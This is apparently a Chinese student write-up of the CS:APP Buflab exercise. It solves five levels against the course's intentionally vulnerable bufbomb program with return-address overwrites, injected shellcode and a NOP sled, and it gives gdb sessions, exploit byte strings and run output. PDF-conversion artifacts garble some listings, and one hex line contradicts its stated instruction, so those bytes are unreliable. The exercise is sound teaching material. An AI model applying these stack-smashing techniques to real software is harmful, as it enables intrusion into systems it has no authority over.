# Buflab

首先使用./makecookie 17307110112 命令得到 cookie 值: 0x154b0060。

phoenix@ubuntu:~/Desktop/lab3/buflab-handout\$ ./makecookie 17307110112 0x154b0060

# Level 0: Candle

文档中给出了 test 和 smoke 的源码,要求 test 运行完后,不直接返回退出,而是跳到 smoke 函数处,继续运行。当 smoke 运行完毕后,才退出。

```
1
     void test()
2
3
          int val;
4
          /* Put canary on stack to detect possible corruption */
5
          volatile int local = uniqueval();
6
7
          val = getbuf();
8
          /* Check for corrupted stack */
10
          if (local != uniqueval()) {
11
               printf("Sabotaged!: the stack has been corrupted\n");
12
13
          else if (val == cookie) {
14
               printf("Boom!: getbuf returned 0x%x\n", val);
15
               validate(3);
          } else {
16
17
               printf("Dud: getbuf returned 0x%x\n", val);
18
          }
19
    }
void smoke()
     printf("Smoke!: You called smoke()\n");
     validate(0);
     exit(0);
}
```

首先反汇编 getbuf 函数:

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x08049b54 <+0>:
                         push
                                 %ebp
                                 %esp,%ebp
   0x08049b55 <+1>:
                         MOV
   0x08049b57 <+3>:
                          sub
                                 $0x28,%esp
   0x08049b5a <+6>:
                          sub
                                 $0xc,%esp
   0x08049b5d <+9>:
                         lea
                                 -0x28(%ebp),%eax
   0x08049b60 <+12>:
                         push
                                 %eax
   0x08049b61 <+13>:
                         call
                                 0x8049618 <Gets>
   0x08049b66 <+18>:
                                 $0x10,%esp
                         add
   0x08049b69 <+21>:
                         mov
                                 $0x1,%eax
   0x08049b6e <+26>:
0x08049b6f <+27>:
                          leave
                          ret
End of assembler dump.
```

```
0x08049b5d < +9>: lea -0x28(\%ebp),\%eax
```

0x08049b60 < +12 > : push %eax

0x08049b61 <+13>: call 0x8049618 <Gets>

从这三句把可以看出,buf 的指针地址(-0x28(%ebp))被传给了 Gets(),也就是 buf 距离返回地址有 0x28 + 4\*(%ebp 的字节数) = 0x2c 个字节的距离(依据栈结构)。于是只要在buf 开始处填入 44 个任意非 0x0a 的字节(Gets 通过换行符 $\n$  (ASCII 值 0x0a) 界定输入终止),并在返回地址中填入 smoke 的地址就行了。查看 smoke 的地址:

```
(gdb) disas smoke

Dump of assembler code for function smoke:

0x080493ab <+0>: push %ebp

0x080493ac <+1>: mov %esp,%ebp

0x080493ae <+3>: sub $0x8,%esp
```

smoke 的地址为 0x080493ab。由于本机采用小端法、因此构造了如下字符串:

```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw < 0.txt | ./bufbomb -u 1
7307110112 -s
Userid: 17307110112
Cookie: 0x154b0060
Type string:Smoke!: You called smoke()
VALID
Sent exploit string to server to be validated.
NICE JOB!</pre>
```

# Level 1: Sparkler

文档中给出了 fizz 的代码,在 level 0 的基础上,要求使 getbuf 函数的返回指向 fizz 函数,同时要求将 fizz 函数的参数,设置成 userid 对应的 cookie 值。

```
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    } else
        printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

#### 通过反汇编 fizz 函数:

```
(gdb) disas fizz
Dump of assembler code for function fizz:
   0x080493d8 <+0>:
                         push
                                 %ebp
   0x080493d9 <+1>:
                         mov
                                 %esp,%ebp
   0x080493db <+3>:
                         sub
                                 $0x8,%esp
   0x080493de <+6>:
                         mov
                                 0x8(%ebp),%edx
   0x080493e1 <+9>:
                                 0x804e158,%eax
                         MOV
   0x080493e6 <+14>:
                                 %eax.%edx
                         CMP
   0x080493e8 <+16>:
                         jne
                                 0x804940c <fizz+52>
                                 $0x8,%esp
   0x080493ea <+18>:
                         sub
                                 0x8(%ebp)
   0x080493ed <+21>:
                         pushl
   0x080493f0 <+24>:
                         push
                                 $0x804b023
                                 0x8049070 <printf@plt>
   0x080493f5 <+29>:
                         call
   0x080493fa <+34>:
                         add
                                 $0x10,%esp
                                 $0xc,%esp
   0x080493fd <+37>:
                         sub
   0x08049400 <+40>:
                         push
                                 $0x1
                                 0x8049d18 <validate>
   0x08049402 <+42>:
                         call
                                 $0x10,%esp
   0x08049407 <+47>:
                         add
                                 0x804941f <fizz+71>
   0x0804940a <+50>:
                         jmp
                                 $0x8,%esp
   0x0804940c <+52>:
                         sub
   0x0804940f
              <+55>:
                         pushl
                                 0x8(%ebp)
   0x08049412 <+58>:
                                 $0x804b044
                         push
   0x08049417 <+63>:
                         call
                                 0x8049070 <printf@plt>
   0x0804941c <+68>:
                         add
                                 $0x10,%esp
  -Type <return> to continue, or q <return> to quit---
   0x0804941f <+71>:
                         sub
                                 $0xc,%esp
   0x08049422 <+74>:
                         push
                                 $0x0
                         call
   0x08049424 <+76>:
                                 0x8049160 <exit@plt>
End of assembler dump.
```

fizz 的地址位于 0x080493d8。同时, 考虑到需要将 fizz 函数的参数设置成 userid 对应的 cookie 值(也就是 0x154b0060), 此时堆栈如下:

	→第一个参数 (cookie)
getbuf 返回地址	→fizz 函数入口
保存的%ebp 值	→%ebp
-4	
-8	

cookie 值 0x154b0060 应输入到 fizz 函数参数储存的地方,也即其返回地址的上 4 字节处。因此构造如下字符串:

32 32 32 32

d8 93 04 08

32 32 32 32

60 00 4b 15

```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw < 1.txt | ./bufbomb -u 1
7307110112 -s
Userid: 17307110112
Cookie: 0x154b0060
Type string:Fizz!: You called fizz(0x154b0060)
VALID
Sent exploit string to server to be validated.
NICE JOB!</pre>
```

## Level 2: Firecracker

在文档中给出了 bang 函数的代码:

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
        exit(0);
}
```

要求令 getbuf 被调用后, 不执行 test 函数, 而是执行 bang 函数, 同时要修改 global\_value 的值为 cookie 值。由于 global\_value 是一个没有被储存在栈中的全局变量, 所以只能通过模拟一个函数调用来对 global value 进行赋值。首先反汇编 bang 函数:

```
(gdb) disas bang
Dump of assembler code for function bang:
   0x08049429 <+0>:
                         push
                                %ebp
   0x0804942a <+1>:
                         MOV
                                %esp,%ebp
   0x0804942c <+3>:
                                $0x8,%esp
                         sub
              <+6>:
   0x0804942f
                         MOV
                                0x804e160, %eax
   0x08049434 <+11>:
                                %eax,%edx
                        mov
   0x08049436 <+13>:
                                0x804e158,%eax
                        MOV
   0x0804943b <+18>:
                        cmp
                                %eax,%edx
   0x0804943d <+20>:
                                0x8049464 <bang+59>
                         jne
   0x0804943f <+22>:
                        mov
                                0x804e160,%eax
   0x08049444 <+27>:
                                $0x8,%esp
                        sub
   0x08049447 <+30>:
                         push
                                %eax
   0x08049448 <+31>:
                         push
                                $0x804b064
   0x0804944d <+36>:
                         call
                                0x8049070 <printf@plt>
   0x08049452 <+41>:
                         add
                                $0x10,%esp
   0x08049455 <+44>:
                         sub
                                $0xc,%esp
   0x08049458 <+47>:
                         push
                                $0x2
   0x0804945a <+49>:
                         call
                                0x8049d18 <validate>
   0x0804945f <+54>:
                         add
                                $0x10,%esp
   0x08049462 <+57>:
                                0x804947a <bang+81>
                         jmp
   0x08049464 <+59>:
                                0x804e160,%eax
                         mov
   0x08049469 <+64>:
                         sub
                                $0x8, %esp
   0x0804946c <+67>:
                         push
                                %eax
   0x0804946d <+68>:
                                $0x804b089
                         push
   0x08049472 <+73>:
                         call
                                0x8049070 <printf@plt>
   0x08049477 <+78>:
                                $0x10,%esp
                         add
   0x0804947a <+81>:
                         sub
                                $0xc,%esp
   0x0804947d <+84>:
                                $0x0
                         push
   0x0804947f <+86>:
                                0x8049160 <exit@plt>
                         call
End of assembler dump.
```

从<+6>到<+18>可以发现, value 存放在 0x804e160 中, cookie 存放在 0x804e158 中。可


以构造如下的赋值语句:

```
movl $0x154b0060, %eax
movl $0x804e160, %ecx
movl %eax, (%ecx)
ret
```

可以先将这一段代码保存到 2.s 文件中,再通过 objdump 指令转化为二进制文件显示出来,如下图所示:

```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ as 2.s -o 2.o
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ objdump -d 2.o
         file format elf64-x86-64
2.0:
Disassembly of section .text:
00000000000000000 <.text>:
   0:
        b8 60 00 4b 15
                                 mov
                                        $0x154b0060,%eax
   5:
        b9 60 e1 04 08
                                 mov
                                        $0x804e160,%ecx
        67 89 01
                                 mov
                                        %eax,(%ecx)
   a:
   d:
        c3
                                 retq
```

接下来构造二进制代码使缓冲区溢出到 bang 函数。



只需要将 getbuf 的返回地址改成 buf 的首地址,上一个栈的 4 字节改成 bang 函数的入口地址。当在 getbuf 中调用 ret 返回时,程序会跳转到 buf 处上方构造的指令处,再通过这些指令中的 ret 指令跳转原栈中 bang 的入口地址,再进入 bang 函数中执行。通过 GDB 调试获取 buf 在运行中的地址:

```
(gdb) b getbuf
Breakpoint 1 at 0x8049b5a
(gdb) r -u 17307110112
Starting program: /home/phoenix/Desktop/lab3/buflab-handout/bufbomb -u 173071101
12
Userid: 17307110112
Cookie: 0x154b0060
Breakpoint 1, 0x08049b5a in getbuf ()
(gdb) p/s ($ebp-0x28)
$1 = (void *) 0x55683978 <_reserved+1038712>
```

可以发现 buf 在运行中的地址为 0x55683978, 且据前述可知, bang 函数的入口地址为 0x08049429。因此构造如下字符串:

```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw < 2.txt | ./bufbomb -u 1
7307110112
Userid: 17307110112
Cookie: 0x154b0060
Type string:Bang!: You set global_value to 0x154b0060
VALID
NICE JOB!</pre>
```

# Level 3: Dynamite

在文档中给出了 test 函数的代码:

```
void test()
2
     {
3
          int val;
4
          /* Put canary on stack to detect possible corruption */
          volatile int local = uniqueval();
6
7
          val = getbuf();
8
9
          /* Check for corrupted stack */
10
          if (local != uniqueval()) {
11
               printf("Sabotaged!: the stack has been corrupted\n");
12
13
          else if (val == cookie) {
14
               printf("Boom!: getbuf returned 0x\%x\n", val);
15
               validate(3);
16
          } else {
17
               printf("Dud: getbuf returned 0x\%x\n", val);
18
19
```

要求 getbuf 在被调用后返回到 test 中,但不能破坏为 test 函数维护的堆栈状态,并且要让 test 函数在调用 getbuf 后的返回值 val 为 cookie 的值。

为了不破坏 test 的堆栈状态,需要返回到 test 中。首先反汇编 test 函数:

```
(gdb) disas test
Dump of assembler code for function test:
   0x08049484 <+0>:
                                %ebp
                         push
   0x08049485 <+1>:
                         mov
                                %esp,%ebp
   0x08049487 <+3>:
                                $0x18,%esp
                         sub
   0x0804948a <+6>:
                                0x80498f3 <uniqueval>
                         call
              <+11>:
   0x0804948f
                         MOV
                                %eax,-0x10(%ebp)
   0x08049492 <+14>:
                                0x8049b54 <getbuf>
                         call
                                %eax,-0xc(%ebp)
   0x08049497 <+19>:
                         MOV
   0x0804949a <+22>:
                         call
                                0x80498f3 <uniqueval>
   0x0804949f <+27>:
                                %eax,%edx
                         mov
   0x080494a1 <+29>:
                                -0x10(%ebp),%eax
                         mov
   0x080494a4 <+32>:
                                %eax,%edx
                         cmp
                                0x80494ba <test+54>
   0x080494a6 <+34>:
                         je
   0x080494a8 <+36>:
                         sub
                                $0xc,%esp
   0x080494ab <+39>:
                         push
                                $0x804b0a8
```

可以发现调用 getbuf 函数返回后,下一条指令的地址是 0x08049497。与 Level 2 类似, 考虑构造如下的汇编指令:

```
movl $0x154b0060, %eax
pushl $0x08049497
ret
```

通过 objdump 指令转化为十六进制形式:

```
b8 60 00 4b 15
68 97 94 04 08
c3
```

为了将寄存器%ebp恢复到原来的状态,需要通过GDB调试得到%ebp寄存器指向的值:

```
(gdb) b getbuf
Breakpoint 1 at 0x8049b5a
(gdb) r -u 17307110112
Starting program: /home/phoenix/Desktop/lab3/buflab-handout/bufbomb -u 173071101
12
Userid: 17307110112
Cookie: 0x154b0060

Breakpoint 1, 0x08049b5a in getbuf ()
(gdb) print /x ($ebp)
$1 = 0x556839a0
(gdb) print /x *(int*)($ebp)
$2 = 0x556839c0
```

显然, %ebp 指向的值为 0x556839c0。而由前一题可知, buf 在运行中的地址为 0x55683978, 因此尝试构造字符串:

```
      b8
      60
      00
      4b
      15

      68
      97
      94
      04
      08

      c3
      ...
      ...
      ...
      ...

      00
      00
      00
      00
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      00

      00
      39
      68
      55
      ...
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      ...
      ...
      ...
      ...
      ...
      ...
      ...</td
```

```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw < 3.txt | ./bufbomb -u 1
7307110112 -s
Userid: 17307110112
Cookie: 0x154b0060
Type string:Boom!: getbuf returned 0x154b0060
VALID
Sent exploit string to server to be validated.
NICE JOB!</pre>
```

# Level 4: Nitroglycerin

文档中给出了 getbufn 的代码:

```
/* Buffer size for getbufn */
#define KABOOM_BUFFER_SIZE 512

int getbuf()
{
    char buf[KABOOM_BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

对比 getbuf 与 getbufn 在汇编下的不同:

```
(qdb) disas getbuf
Dump of assembler code for function getbuf:
   0x08049b54 <+0>:
                        push
                               %ebp
   0x08049b55 <+1>:
                               %esp,%ebp
                        mov
   0x08049b57 <+3>:
                       sub
                               $0x28,%esp
                               $0xc,%esp
=> 0x08049b5a <+6>:
                       sub
   0x08049b5d <+9>:
                               -0x28(%ebp),%eax
                       lea
                       push
   0x08049b60 <+12>:
                               %eax
                               0x8049618 <Gets>
   0x08049b61 <+13>:
                       call
   0x08049b66 <+18>:
                       add
                               $0x10,%esp
   0x08049b69 <+21>:
                        MOV
                               $0x1,%eax
   0x08049b6e <+26>:
                        leave
   0x08049b6f <+27>:
                        ret
End of assembler dump.
(gdb) disas getbufn
Dump of assembler code for function getbufn:
   0x08049b70 <+0>:
                        push
                               %ebp
                               %esp,%ebp
   0x08049b71 <+1>:
                        MOV
   0x08049b73 <+3>:
                       sub
                               $0x208,%esp
   0x08049b79 <+9>:
                               $0xc,%esp
                        sub
   0x08049b7c <+12>:
                        lea
                               -0x208(%ebp),%eax
   0x08049b82 <+18>:
                        push
                               %eax
   0x08049b83 <+19>:
                        call
                               0x8049618 <Gets>
   0x08049b88 <+24>:
                        add
                               $0x10,%esp
   0x08049b8b <+27>:
                        MOV
                               $0x1,%eax
   0x08049b90 <+32>:
                        leave
   0x08049b91 <+33>:
                        ret
End of assembler dump.
```

可以发现,所有\$0x28(%ebp)都被替换为了\$0x208(%ebp)。题目要求提供 5 次输入字符串,每一次 getbufn 的返回值都应当为 cookie 的值。也就是在 getbufn 被调用 5 次后,最终仍返回到 testn 函数中,且不破坏 testn 的堆栈状态,并使返回值为 cookie。

由题目可知,调用 getbufn 的函数会在栈中随机分配一段存储区,因此 getbufn 的%ebp在每一次调用中都会发生变化。因此只能通过在有效机器码前以大量的 nop 指令填充,只要跳转地址处于这些 nop 上就能到达有效代码。为了保证五次调用 geubufn 都能执行到有效代码,需要尽可能增大 nop 填充区,使其尽可能跳转到有效位置。

先反汇编 testn 函数:

```
(gdb) disas testn
Dump of assembler code for function testn:
  0x080494fe <+0>:
                        push
                               %ebp
  0x080494ff <+1>:
                               %esp,%ebp
                        mov
                               $0x18,%esp
  0x08049501 <+3>:
                        sub
  0x08049504 <+6>:
                       call
                               0x80498f3 <uniqueval>
  0x08049509 <+11>:
                       mov
                               %eax,-0x10(%ebp)
                               0x8049b70 <getbufn>
  0x0804950c <+14>:
                       call
  0x08049511 <+19>:
                       MOV
                               %eax,-0xc(%ebp)
  0x08049514 <+22>:
                        call
                               0x80498f3 <uniqueval>
  0x08049519 <+27>:
                        MOV
                               %eax,%edx
                               -0x10(%ebp),%eax
   0x0804951b <+29>:
                        mov
   0x0804951e <+32>:
                               %eax,%edx
                        cmp
                               0x8049534 <testn+54>
   0x08049520 <+34>:
                        je
```

在调用 getbufn 后的下一条指令位于 0x08049511。与前述类似,考虑构造如下指令:

```
movl $0x154b0060, %eax
lea 0x28(%esp), %ebp
pushl $0x08049511
ret
```

用以恢复%ebp 寄存器内容,返回 cookie 值,使返回地址指向 testn 中的 getbufn 调用后一条指令并继续执行。转换为十六进制形式即为:

```
b8 60 00 4b 15
8d 6c 24 28
68 11 95 04 08
c3
```

buf 的首地址为-0x208(%ebp)。先通过调试来观察 getbuf 中保存的 ebp 的值的随机范围:

```
(gdb) b getbufn
Breakpoint 1 at 0x8049b79
(gdb) r -n -u 17307110112
Starting program: /home/phoenix/Desktop/lab3/buflab-handout/bufbomb -n -u 173071
10112
Userid: 17307110112
Cookie: 0x154b0060
Breakpoint 1, 0x08049b79 in getbufn ()
(gdb) p/x ($ebp-0x208)
$1 = 0x55683798
```

经过如上图所示的 5 次尝试, 结果如下:

序号	1	2	3	4	5
buf 的首地址	0x55683798	0x556837b8	0x55683718	0x55683778	0x556837b8

得到的最大地址为 0x556837b8。 考虑将最高的 buf 地址作为跳转地址,将有效机器代码置于跳转地址之前,并将其它所有字符都用作 nop 指令,此时所有五个 buf 地址的写入都能

满足跳转到地址 0x556837b8, 也即能够顺利到达有效机器代码。因此构造了如下字符串(共有 509 个 nop 指令):

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90 90 90 90 90 90
            90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90
b8 60 00 4b 15 8d 6c 24 18
68 11 95 04 08
c_3
b8 37 68 55
```

```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw -n < 4.txt | ./bufbomb</pre>
n -s -u 17307110112
Userid: 17307110112
Cookie: 0x154b0060
Type string:KABOOM!: getbufn returned 0x154b0060
Keep going
Type string:KABOOM!: getbufn returned 0x154b0060
Keep aoina
Type string:KABOOM!: getbufn returned 0x154b0060
Keep going
Type string:KABOOM!: getbufn returned 0x154b0060
Keep going
Type string:KABOOM!: getbufn returned 0x154b0060
VALID
Sent exploit string to server to be validated.
NICE JOB!
```